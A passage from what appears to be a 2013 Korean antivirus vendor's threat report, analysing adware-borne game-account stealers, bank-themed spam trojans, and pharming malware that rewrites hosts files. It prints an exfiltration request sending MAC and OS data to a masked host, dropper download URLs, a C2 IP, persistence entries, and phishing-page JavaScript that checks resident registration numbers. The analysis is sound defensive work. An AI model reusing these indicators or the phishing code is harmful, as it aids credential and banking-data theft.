국내에서 배포되고 있는 광고 프로그램은 대개 웹 사이트 방문 시 Active X나 블로그, 카페 등에 공개용 프로그램의 번들로 함께 설치된다. 이들 광고 프로그램은 설치될 때 사용자의 암묵적인 동의(예를 들면 프로그램 설치 시 약관을 작게 표시하거나, 보이지 않게 한쪽에 배치함으로써 사용자가 인지하기 어렵게 하여 무심코 확인을 누르도록 유도)를 받으므로 법적으로는 문제가 없다. 하지만 실제 사용자들 사이에서 문제가 되고 있는 이유는 앞서 언급한 것처럼 설치 시 사용자의 동의를 받는 부분에서 꼼수를 부리거나, 설치 후에도 사용자가 원치 않는 광고 창을 자꾸 띄워 불편을 초래하기 때문이다.

더 큰 문제는 이러한 광고 프로그램들을 배포하는 서버가 관리 부실인 것이 많다는 점이다. 이로 인한 서버 해킹으로 광고 프로그램과 함께 실제 악성코드가 유포되는 경우가 종종 발생하고 있는 것이다. 이번에 발견된 사례 역시 설치된 광고 프로그램이 자신의 업데이트 서버로부터 광고 프로그램을 다운로드한 후 실행되는 과정에서 온라인게임핵 악성코드를 감염시킨 경우다.




그림 1-23 | 업데이트 파일 실행 시 다운로드하는 파일

업데이트 파일이 실행될 때 [그림 1-23]의 URL로부터 다운로드되는 파일은 악성 파일(Binder.exe)과 정상 광고 프로그램(Updater.exe)으로 이루어져 있으며 실행되면 %TEMP%₩Binder.exe를 생성하고 실행한다.




그림 1-24 | 다운로드된 파일의 구조

주목할 파일은 %Temp%₩Binder.exe다. 해당 파일이 실행되면 특정 사이트로부터 특정 온라인 게임 사용자의 계정정보를 탈취하는 온라인게임핵을 비롯해 여러 악성코드 및 그와 연관된 파일들을 다운로드해 실행한다.

그림 1-25 | Binder.exe에 의해 다운로드되는 파일

위 [그림 1-25]에서 3번째 파일인 get.asp(이하 생략)는 감염된 PC에서 사용하는 랜카드의 맥주소와 운영체제 버전 등을 Parameter 데이터로 조합해 특정 사이트로 전송한다.

```
GET
/ad/get.asp?mac=98B2157DF718517DA297B77F795ECF76&os=Windows%20Xp&avs=unknow&ps
=NO.&ver=jack HTTP/1.1
Accept: */*
Accept-Language: ko
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727)
Accept-Encoding: gzip, deflate
Host: 174.***.72.***
Connection: Keep-Alive
```

그림 1-26 | 특정 사이트로 전송되는 감염된 PC의 시스템 정보

[그림 1-25]에서 보는 것처럼 다운로드된 파일 중에 그림 파일이 존재한다. 해당 파일의 내부코드를 살펴보면 아래 그림처럼 JPG파일의 헤더가 존재하는데 좀 더 살펴보면, 오프셋 0x280h 지점부터 실행 가능한 파일이 존재함을 알 수 있다. 이는 악성코드가 다운로드한 파일이 백신에 탐지되지 않도록 하기 위해서 마치 그림 파일인 것처럼 위장하고 있는 것으로 보인다.




그림 1-27 | 그림 파일로 위장한 악성코드

감염된 PC가 재부팅할 때마다 아래 그림과 같이 영문으로 된 'Script Control' 메시지 창이 출력된다.




그림 1-28 | Script Control 메시지 창

Binder.exe에 의해 다운로드되는 온라인게임핵 악성코드는 지금까지 발견된 변종들과 마찬가지로 동일한 대상과 기법을 사용해 사용자의 계정정보 탈취를 시도한다.




그림 1-29 | 온라인게임핵에 관련된 내부 문자열

주요 악성코드들의 다운로드 및 실행과정에서 생성된 악성 드라이버에 의해서 감염된 PC에서는 간헐적으로 [그림 1-30]과 같이 블루스크린(BSOD)이 발생한다. (참고로 PC 사용 시 BSOD가 발생한다고 해서 무조건 악성코드 감염으로 판단해서는 안 된다.)




그림 1-30 | 악성코드 감염 시 발생한 BSOD




그림 1-31 | 감염 시 부작용 : Internet Explorer(IE) 오류 발생

Binder.exe가 다운로드하는 온라인게임핵은 윈도우 정상 파일인 ws2help.dll을 교체하는 형태로 실행되는데 감염된 상태에서 IE를 실행하면 위 [그림 1-31]처럼 오류가 발생하면서 웹 서핑이 불가능해진

다. 그 원인에 대해 좀 더 자세히 살펴보면 다음과 같다.

```
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=00c7ffb0 edx=7c90e4f4 esi=00252dc8
edi=00000000
eip=003c71a0 esp=00c7ffb8 ebp=00c7ffec iopl=0          nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010246
<Unloaded_WS2HELP.dll>+0x71a0:
003c71a0 ??              ???
```

그림 1-32 | IE 실행 시 오류 발생지점

위 [그림 32]를 보면, IE 실행 시 악성으로 교체된 ws2help.dll을 로딩하는 과정에서 문제가 발생했고 이로 인해 IE가 정상적으로 실행되지 못하고 종료됐다.

국내에서 유포되는 악성코드의 상당수는 해킹된 웹 사이트 + 응용 프로그램 취약점, 이 두 가지가 결합된 형태를 사용해 감염된다. 하지만 지금까지 살펴본 바와 같이 사용자의 무관심 속에 무분별하게 설치되는 프로그램에 의해서도 악성코드에 감염될 수 있으며 이로 인해 피해를 입을 수도 있음을 명심해야 한다.

〈V3 제품군의 진단명〉

Win-Trojan/Downloader.25927 (2013.03.27.00)

Trojan/Win32.Scar (2013.03.23.00)

Win-Trojan/Onlinegamehack140.Gen (2013.03.23.00)

Win-Trojan/Agent.543232.V (2013.03.27.00)

특정 금융사 카드 거래 내역으로 유포되는 악성코드

최근 금융권 및 이동통신사를 사칭한 악성 스팸 메일이 지속적으로 발견되고 있어 사용자들의 각별한 주의가 요구된다.

이번에 발견된 경우는 특정 금융사의 카드 거래내역으로 위장한 형태였으며, 해당 이메일에 첨부된 악성코드를 실행하면 개인정보 유출 등의 악의적인 행위가 이루어질 수 있다.




그림 1-33 | 금융사 카드 거래내역 안내 메일로 위장한 스팸 메일

수신된 이메일은 정상적인 거래내역을 안내하는 메일처럼 보이지만, 실제로는 해당 금융사를 가장한 악성 스팸 메일이다. 해당 메일에 첨부된 파일 중 .rar 파일을 다운로드해 압축을 해제하면 아래와 같은 html파일로 보이지만 실제 확장자는 .scr인 파일을 확인할 수 있다.

그림 1-34 | html 파일로 위장한 악성코드

그림 1-35 | .scr 파일 헤더 정보

이번 경우의 특이한 점은 정상 보안 프로그램과 함께 악성코드가 실행된다는 점인데, html 파일로 가장한 .scr 파일을 실행하면 특정 보안 프로그램과 함께 악성코드가 실행된다.

그림 1-36 | 특정 보안 프로그램 설치 및 악성코드 실행 코드 중 일부

IE에서 1차적으로 악성 행위를 차단하지만, 사용자가 차단된 콘텐츠를 허용해 설치하면 특정 보안 프로그램과 함께 악성코드가 시스템에 실행된다.




그림 1-37 | 특정 보안 프로그램 설치 페이지(1)




그림 1-38 | 특정 보안 프로그램 설치 페이지(2)

해당 보안 프로그램의 설치가 완료되면, [그림 1-39]와 같이 사용자로 하여금 개인정보를 입력하도록 유도하는 창이 나타난다. 이때 입력 창에 개인정보를 입력하면 해당 정보는 해커에게 전송될 수 있다.




그림 1-39 | 악의적인 목적의 개인정보 입력 창

악성코드의 추가적인 행위 정보는 [그림 1-40]과 같으며, 생성된 파일을 레지스트리에 등록시켜 악의적인 행위를 지속할 수 있도록 한다.


그림 1-40 | 악의적인 목적으로 등록된 레지스트리 값(1)


그림 1-41 | 악의적인 목적으로 등록된 레지스트리 값(2)

추가로, 중국에 위치한 특정 서버와 연결돼 특정 파일을 다운로드한다.




그림 1-42 | 중국의 특정 서버로 연결된 정보(1)




그림 1-43 | 중국의 특정 서버로 연결된 정보(2)

이와 같이 특정 사용자를 대상으로 제작된 스팸 메일의 경우 정상적인 메일과 매우 흡사하게 제작되어, 일반 사용자들이 별 의심없이 해당 파일을 실행하도록 유혹한다. 하지만 아무리 정교한 형태로 제작됐다 해도 발신인이 명확하지 않거나, 확인되지 않는 메일 내용 또는 파일이 첨부된 이메일에 대해서는 사용자 스스로 주의를 기울일 필요가 있다.

〈V3 제품군의 진단명〉

Trojan/Win32.Dropper (2013.03.27.00)

Win-Trojan/Agentbypass.36864.C (2013.03.27.00)

Win-Trojan/Agent.100747 (2013.03.28.00)

주민번호까지 체크하는 파밍 사이트 변종 발견

국내 온라인 뱅킹 사용자를 타깃으로 보안카드 등의 금융 정보를 노리는 악성코드(Banki) 변종이 지속적으로 발견되고 있는 가운데, 최근 이름과 주민등록번호를 체크하는 루틴까지 추가된 변종이 발견됐다. 그 수법이 점차 고도화되고 있다는 점에서 사용자의 주의가 요구된다.

일명 '파밍'이라고도 부르는 해당 악성코드는 가짜 뱅킹 사이트에 연결되도록 조작해 금융정보를 빼내는 신종 사기 수법으로, 최근 거액의 사기사건이 잇따라 보고되면서 사회적인 이슈로 부각되고 있는 실정이다.

보통 악성 스크립트가 삽입된 취약한 웹사이트를 통해 감염되며, 감염 시 hosts 파일을 변조해 악성코드 제작자가 만든 가짜 뱅킹 사이트로 유도, 사용자의 금융정보를 입력하도록 하고 있다.

이번에 발견된 변종의 유포지와 [9090.exe] 다운로더에 의해 생성되는 파일은 아래와 같다.

[Download URL]

- 'http://125.***.***.5/9090.exe' (Downloder)
- 'http://sk*******3.g****.net/asd.txt' (다운로드되는 파일 목록)
- 'http://125.***.***.4:8080/26.exe' (hosts 파일 변조)
- 'http://125.***.***.5/8888.exe' (021F0552₩svchsot.exe 생성)
- 'http://125.***.***.5/23.exe' (hosts 파일 변조)

다운로드된 [26.exe], [23.exe] 악성 파일에 의해 hosts 파일이 아래와 같이 변조된 것을 확인할 수 있다. 이렇게 변조된 hosts파일에 의해서 사용자가 정상적인 뱅킹 사이트에 접속해도 가짜 사이트로 리다이렉트(redirect)되어 피싱사이트에 접속되는 것이다.




그림 1-44 | 악성 파일에 의해 변조된 hosts 파일

[그림 1-45]는 감염된 PC에서 뱅킹 사이트에 접속한 모습으로, 정상적인 방법으로 뱅킹 사이트에 접속했지만 피싱 사이트로 리다이렉트 됐다. 이들 사이트는 하나같이 보안 관련 인증절차를 요구하며 사용자로 하여금 금융정보를 입력하도록 하고 있다.




그림 1-45 | 뱅킹 관련 피싱 사이트들

다른 피싱 사이트와 마찬가지로, 사용자의 이름, 주민등록번호, 보안카드 정보 등을 요구하고 있다. 기존에는 임의의 문자와 랜덤한 숫자로 주민등록번호를 입력하면 다음 단계로 넘어갔지만, 이번 변종은 사용자의 이름과 주민등록번호가 정상적으로 입력되었는지 체크하는 루틴이 추가됐다.

```
function fncSubmit()
{
    var fm      = document.frm;

    if(fm.name_info1.value == ""){
    alert("이름을 정확히 입력해주세요.");
    fm.name_info1.focus();
    return false;
    }
    var nn = /^[\uac00-\ud7ff]/g;

    if (!nn.test(fm.name_info1.value)) {
        alert("이름(실명)은 한글로 입력하세요.");
        fm.name_info1.focus();
        return false;
    }
    if(fm.name_info2.value == "" || fm.name_info2.value.length != 6){
    alert("주민등록번호 앞자리를 정확히 입력해주세요.(6자리) ");
    fm.name_info2.focus();
    return false;
    }
    if(fm.name_info3.value == "" || fm.name_info3.value.length != 7){
    alert("주민등록번호 뒷자리를 정확히 입력해주세요.(7자리) ");
    fm.name_info3.focus();
    return false;
    }
    //주민등록번호 체크

    var str_f_num = fm.name_info2.value;
    var str_l_num = fm.name_info3.value;

    var i3=0
    for (var i=0;i<str_f_num.length;i++)
    {
        var ch1 = str_f_num.substring(i,i+1);
        if (ch1<'0' || ch1>'9') { i3=i3+1 }
    }
    if ( (str_f_num == '') || ( i3 != 0 ) || str_f_num.length != 6)
    {
        alert('주민등록번호 앞자리가 잘못입력이 되었습니다.');
        fm.name_info2.focus();
        return false;
    }
```

그림 1-46 | 이름과 주민등록번호를 체크하는 소스 부분

또한, 다운로드된 다른 [8888.exe] 파일은 아래와 같은 경로에 [svchost.exe]을 생성하며, 자기 자신이 자동 실행될 수 있게 tasks(예약작업)에 등록한다.

- 8888.exeCREATEC:₩WINDOWS₩021F0552₩svchsot.exe (Tasks 작업 생성파일)
- svchost.exeCREATEC:₩WINDOWS₩Tasks₩At1.job
- svchost.exeCREATEC:₩WINDOWS₩Tasks₩At2.job
- svchost.exeCREATEC:₩WINDOWS₩Tasks₩At3.job




그림 1-47 | 악성코드에 의해 생성된 예약작업들

이러한 피해를 막기 위해서는 무리한 개인정보를 요구할 경우 일단 파밍을 의심해야 한다. 무엇보다 보안카드 번호 전체를 요구한다면 100% 파밍 사기라고 보면 된다. 파밍으로 인한 금융 사기 피해를 막으려면 백신 프로그램을 최신 버전으로 업데이트하고, 주기적으로 정밀 검사를 하는 것이 좋다.

〈V3 제품군의 진단명〉

Win-Trojan/Prosti.132540 (2012.12.18.00)

Trojan/Win32.Banki (2012.12.19.00)

남미 은행을 타깃으로 한 봇넷

국내에서 온라인 뱅킹 사용자를 타깃으로 한 악성코드가 증가하고 있는 가운데, 해외에서도 피싱이나 파밍과 같은 온라인 사기나 인터넷 뱅킹 관련 정보 수집을 목적으로 하는 악성코드를 이용한 공격으로 인한 피해가 발생하고 있다.

최근 해외 기사에서 보고된 AlbaBotnet[1]은 인터넷 뱅킹 정보를 탈취하기 위한 목적으로 제작된 악성코드의 좋은 예다. 이 봇넷은 칠레 은행의 온라인 뱅킹을 이용하는 사용자를 타깃으로 제작된 악성코드로 이메일 등 다양한 경로를 통해 유포된 것으로 보인다.

이 봇넷의 한 변형을 분석한 결과, 다음과 같은 감염 행위가 이루어지는 것을 확인할 수 있었다.

- system32폴더에wincal.exe 이름으로 자신을 복사한 후 실행
- 레지스트리에 아래의 데이터를 추가해 부팅 시 실행
- HKCU₩Software₩Microsoft₩Windows NT₩CurrentVersion₩Windows₩load
- "C:₩WINDOWS₩system₩wincal.exe"
- hosts 파일을 변조하기 위한 정보가 있는 111.90.159.208 IP에 접속

[1] http://s1.securityweek.com/kaspersky-lab-discovers-albabotnet-emerging-botnet-targeting-chilean-banks

- 서버에서 받아온 정보를 참조하여 Hosts 파일을 변조
- 웹 브라우저로 은행 사이트 접속 시 위장된 피싱 사이트로 이동

변조되는 host파일에 등록된 은행 사이트들의 목록은 아래와 같다. 공격자가 타깃으로 하는 사이트들은 칠레의 금융기관들이었다.

- '111.***.159.2*www.santander.cl'
- '111.***.159.2*santander.cl'
- '111.***.159.2* www.bci.cl'
- '111.***.159.2*bci.cl'

감염된 악성코드는 hosts 파일의 변경이 이루어졌는지 주기적으로 접속을 하고, 감염된 사용자가 hosts 파일에 등록된 웹사이트에 접속 시 피싱 사이트로 접속해 사용자의 금융 관련 정보 탈취를 시도한다.




그림 1-48 | 피싱 사이트 접속 정보

남미에서는 이러한 유형의 인터넷 뱅킹 관련 악성코드들을 지속적으로 유포하는 봇넷이 다수 등장하고 있는 것으로 보인다. KAV의 보고서에 의하면 PiceBOT, S.A.P.Z (Sistema de Administraci□n de PCs Zombi – Zombie PCs Administration System) 등 비슷한 유형의 악성코드들이 지속적으로 유포되고 있고 피해 또한 증가하고 있다고 한다. 이러한 봇넷 샘플들 또한 Albabotnet 관련 악성코드와 비슷하게 hosts 파일을 변조하는 방식으로 악성 사이트로 사용자를 유도하는 것으로 보인다.

이와 같은 남미 국가들의 인터넷 뱅킹 악성코드의 급격한 증가 상황과 악성코드의 동작 방식 등은 국내 상황과 유사한 면이 많다. 최근 국내에서 유행하는 악성코드들은 대부분 hosts 파일을 변조해 사용자를 피싱 사이트로 유도해 개인 정보를 노리고 있다. 비슷한 악성코드의 변형들을 지속적으로 유포해 다수의 사용자 PC를 감염시키고 웹 사이트에서 hosts 파일의 정보를 받아 업데이트해 줌으로써 사용자가 계속 피해에 노출될 수 있도록 유지하는 것이다.

이러한 악성코드로부터 고객의 정보를 보호하고 정보 유출로 인한 피해를 예방하기 위해서는 기업들도 다양한 방식으로 보안 강화를 위한 노력을 해야 한다. PC 사용자 또한 백신프로그램 및 OTP 사용 등 개인정보를 안전한 상태로 유지하기 위한 노력을 지속해야 할 것이다.

〈V3 제품군의 진단명〉

Trojan/Win32.Xema (2013.03.05.00)

호주 커먼웰스 은행 위장 악성 메일

호주의 커먼웰스 은행(Commonwealth Bank of Australia)을 사칭해 악성코드를 유포하는 스팸 메일이 발견됐다.

호주는 한국에서 유학이나 어학연수를 많이 가는 나라 중 하나로, 한국 학생의 비율이 다소 높은 것으로 알려져 있다. 호주 은행을 사칭하는 악성코드가 발견된 만큼 호주 유학이나 어학연수 등을 준비하거나 해당 은행 계좌를 사용하는 고객의 각별한 주의가 요구된다.

'First NetBank Third Party Payment' 제목으로 수신된 메일에는 [그림 1-49]와 같이 타 계좌로 송금한 내역과 함께 첨부된 문서의 확인을 요청하는 내용이 포함돼 있다.




그림 1-49 | 수신된 메일 내용

첨부된 파일을 다운로드하면, [그림 1-50]과 같이 PDF 문서의 아이콘의 모습을 하고 있으나 실제로는 문서파일이 아닌 윈도우 실행 파일을 확인할 수 있다.

그림 1-50 | 문서파일(PDF) 아이콘 가진 첨부파일

이 파일은 파일명 뒤에 exe의 확장자가 확인되지만, 윈도우 기본설정에서는 알려진 확장자(EXE, DLL 등)를 표시하도록 되어있지 않다. 이에 확장자가 표시되지 않는 경우에는 사용자가 문서파일(PDF)로 인지하고 실행할 수 있어 악성코드에 감염될 위험이 높다. 첨부된 악성 파일이 실행되면, [그림 1-51]과 같이 미국(US)과 영국(UK)에 위치한 특정 서버로 접속을 시도한다.




그림 1-51 | DNS 쿼리 정보

연결되는 일부 서버를 통해 추가적인 악성 파일들을 다운로드해 실행한다.




그림 1-52 | 추가적인 파일 다운로드 로그

다운로드된 악성코드가 실행될 때 생성된 파일은 시스템 재시작 시에도 동작할 수 있도록 레지스트리에 등록된다(최종 생성되는 폴더 및 파일명은 감염 시마다 변경됨).

- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩{1593167F-6E50-AD40-5B87-53325B9F7020} ""C:₩Documents and Settings₩Administrator₩Application Data₩Epazh₩fysok.exe""


스팸 메일을 통한 보안 위협은 사회적 관심사를 다루거나 특정 타깃층의 호기심을 자극할 만한 다양한 내용을 포함하는 등의 방법으로 꾸준히 발생하고 있다. 이에 발신인이 명확하지 않거나, 확인되지 않는 메일 내용을 포함하고 있는 경우, 파일이 첨부된 이메일을 수신할 경우 각별한 주의가 필요하다

〈V3 제품군의 진단명〉
Win-Trojan/Tepfer.158720 (2013.03.06.00)
Trojan/Win32.Tepfer (2013.03.06.00)
Win-Trojan/Tepfer.314368 (2013.03.06.00)

Bank Of America 위장 스팸 메일

